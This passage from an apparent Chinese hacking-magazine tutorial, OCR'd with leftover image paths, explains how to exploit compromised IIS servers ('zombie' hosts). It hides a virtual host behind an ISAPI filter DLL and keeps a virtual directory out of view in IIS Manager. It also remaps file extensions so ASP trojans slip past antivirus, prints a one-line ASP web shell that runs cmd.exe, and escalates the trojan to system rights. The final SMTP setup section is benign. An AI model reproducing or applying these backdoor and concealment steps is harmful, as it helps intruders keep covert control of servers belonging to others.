


图15

首页 -> 自助服务 -> 动态域名管理 -> 修改域名	
域名：	haiyangtop.kmip.net
A记录：	211.20.180.75
IP类型：	公网
注册日期：	2004-03-01 09:18:24
有效期：	永久

图16

接着按上步同样的方法为"我的第二个Web站点"设好新的主机头名为"www.itlady.net"即可。

（3）最后，打开你的IE浏览器，在地址栏输入不同的网址，就可以调出不同Web站点的内容了。

当然，做为有肉鸡的黑客自然要最大限度地利用免费资源了，我们完全可以做一个完美的可以隐藏的虚拟主机。首先需要注册一个免费的可绑IP的域名，www.dns0755.net提供此项支持，注册的url地址是：http://www.dns0755.net/dnsmgr_newkmip.php。我注册了一个haiyangtop.kmip.net的域名，我们在该网站的域名管理面板里用"A记录"将这个域名和我的肉鸡IP 211.20.180.75绑定（16）。

绑定后立刻生效，不过此时你用haiyangtop.kmip.net来访问的话，只会看到肉鸡的主站。别急，慢慢来。银色巢穴有一款域名绑定软件，下载地址是：http://www.yscx.net/list.asp?id=71。（已收录在光盘）我们先将此软件压缩包里的一个fmulti.dll和一个ff1.exe都传在肉鸡的%systemroot%system32目录下，记住一定要在这个目录下，这软件使用后才会生效；然后在肉鸡的注册表的HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\W3SVC\Parameters下，把Filter DLLs修改成为fmulti.dll的地址（图17）。




图17

修改完后，再打开ff1.exe，在由上到下的输入框里依次填入域名、域名、你要放网站的目录。像我写的就是haiyangtop.kmip.net、haiyangtop.kmip.net和c:\winnt\system32\lcx（图18）。




图18

输入完毕，用net命令重新启动一下W3SVC（19）。




图19

一切完备了，此时再打开haiyangtop.kmip.net，是不是直接可以访问到你放在c:\winnt\system32\lcx下的htm或asp文件呢？而且这个虚拟主机在IIS管理器里完全不可见。

4.做隐藏的虚拟目录

方法是：打开IIS的管理器→选定一个根文件夹→按鼠标右键→选择“资源管理器”。到了网站的根目录里，新建一个文件夹，这里我取名为lcx，回到IIS的管理器刷新就会看到lcx这个目录，选中lcx这个目录右键→新建→虚拟目录，给这个虚拟目录取名lcx110，把这个虚拟目录指向我们事先建好的文件夹winnt\system32\homepage。此时，打开浏览器http://ip/lcx/lcx110就应该可以正常浏览你放在winnt\system32\homepage下的网页了。好了，别管他，打开我的电脑找到网站的根目录删掉lcx这个文件夹，再回到浏览器刷新看看，网页依然会存在，但是回到IIS的管理器刷新看看，lcx这个虚拟目录却没有了。这样一个完全隐藏的虚拟目录就做完了，我们可以把你的网站文件放在c:\winnt\system32\homepage下来访问了，相信对于利用肉鸡来做主页有黑友这是一个绝佳选择。

5.做可以穿透防火墙并且不被查杀的后门

网上一段时间曾经流传过动鲨做的IIS后门的批处理文件，紫幻也写文章介绍过，但是在w2k/sp4下他的后门已经失效了。我也曾经在以前的杂志上写过利用IIS的远程管理功能来做一个永远不会被查杀的ASP木马。这里我再给大家谈一些在IIS下利用asp木马做后门的新的思路。用asp在IIS下来做后门要解决的事情有两件，一件是让asp木马躲过杀毒软件和变态网管，一件是让asp木马具备系统权限。现在海阳顶端网asp木马红粉佳人版的风头正劲，被许多杀毒软件列为了黑客病毒，无论怎样加密依然被杀，不会改asp代码的菜鸟头会很大。这里我们可以巧妙运用IIS的特性，首先可以换个任意后缀来运行asp木马，从而躲过杀毒软件。IIS管理器中是用asp.dll来解析.asp后缀的，在IIS默认安装情况下，我们可以查觉asa、cer、cdx后缀也可以成功运行asp代码，因为这三种后缀的文件映射都是调用了系统的asp.dll。根据这一启示，我们可以做一个.lcx的后缀映射，用nt\system32下的asp.dll来解析，这样做完后写有asp源码的lcx后缀文件也会成功运行asp程序。其方法是依次打开电脑的控制面板→管理工具→Internet 服务管理器→web站点→点鼠标右键选择“属性→主目录→配置→添加”。如图20。

其次，我们还可以让asp木马来触发才运行。无论你的asp木马写得多么好，基本总会调用到WSCRIPT.SHELL和Scripting.FileSystemObject这两个对象。有经验的网管可以运行查找功能，让你的木马无处可逃。

这里我再给大家提供runasp.asp（该文件代码见光盘）。这个用asp实现asp文件的运行的脚本，虽然还有很多bug，但是对我们调用执行asp木马是足够用了。我在runasp.asp里调用测试一些恶意代码时，成功躲过了瑞星的查杀。我这里举一个小例子，运行dir c:这个命令，你只要在runasp.asp里执行这句代码就行了（图21）：

```
<%response.write server.createobject ("wscript.shell").exec ("cmd.exe /c dir c:\.").stdout.readall%>
```

自然，执行其它的cmd命令只要将dir c:\.换成别的命令行就可以了。




图20




图21

让ASP木马具备系统权限的常用方法有两种，第一种是在IIS管理器中的主目录选项里将应用程序保护选择为：低（IIS进程）。第二种是将“IWAM_machine”这一用户加入administrators组即可。这两种方法我想大家都耳熟能详，我就不再讲解了。

6.做属于自己的smtp服务器

我们并不需要安装额外的邮件服务器，IIS本身就拥有构建SMTP服务器的功能，只是可能有的人还没有安装。选择“控制面板→添加／删除程序→添加／删除Windows组件”，弹出“Windows组件向导”对话框，在其中双击“Internet信息服务(IIS)”项，就会打开详细选择项，选中“SMTP Service”，按“确定”，插入Win2000安装盘进行安装。如图22。

安装好SMTP服务器后，依次选择“开始菜单→程序→Internet服务管理器”打开Internet信息服务设置窗口，在窗口左侧点击本地计算机名，展开本地计算机目录，可以看到有两个分支“Web站点”和“默认SMTP虚拟服务器”。在“默认SMTP虚拟服务器”上点击鼠标右键选择“属性”，打开“默认SMTP虚拟服务器属性”窗口。“常规”选项卡主要设置IP地址，单击IP地址下拉项选择你机器的IP地址，像我的机器设为192.168.1.3（图23），你的机

器可能是“127.0.0.1”，表示指向本地计算机IP地址，其他项使用默认即可。如果你是局域网接入，拥有固定IP地址，那么IP地址就应该选择相应的地址。

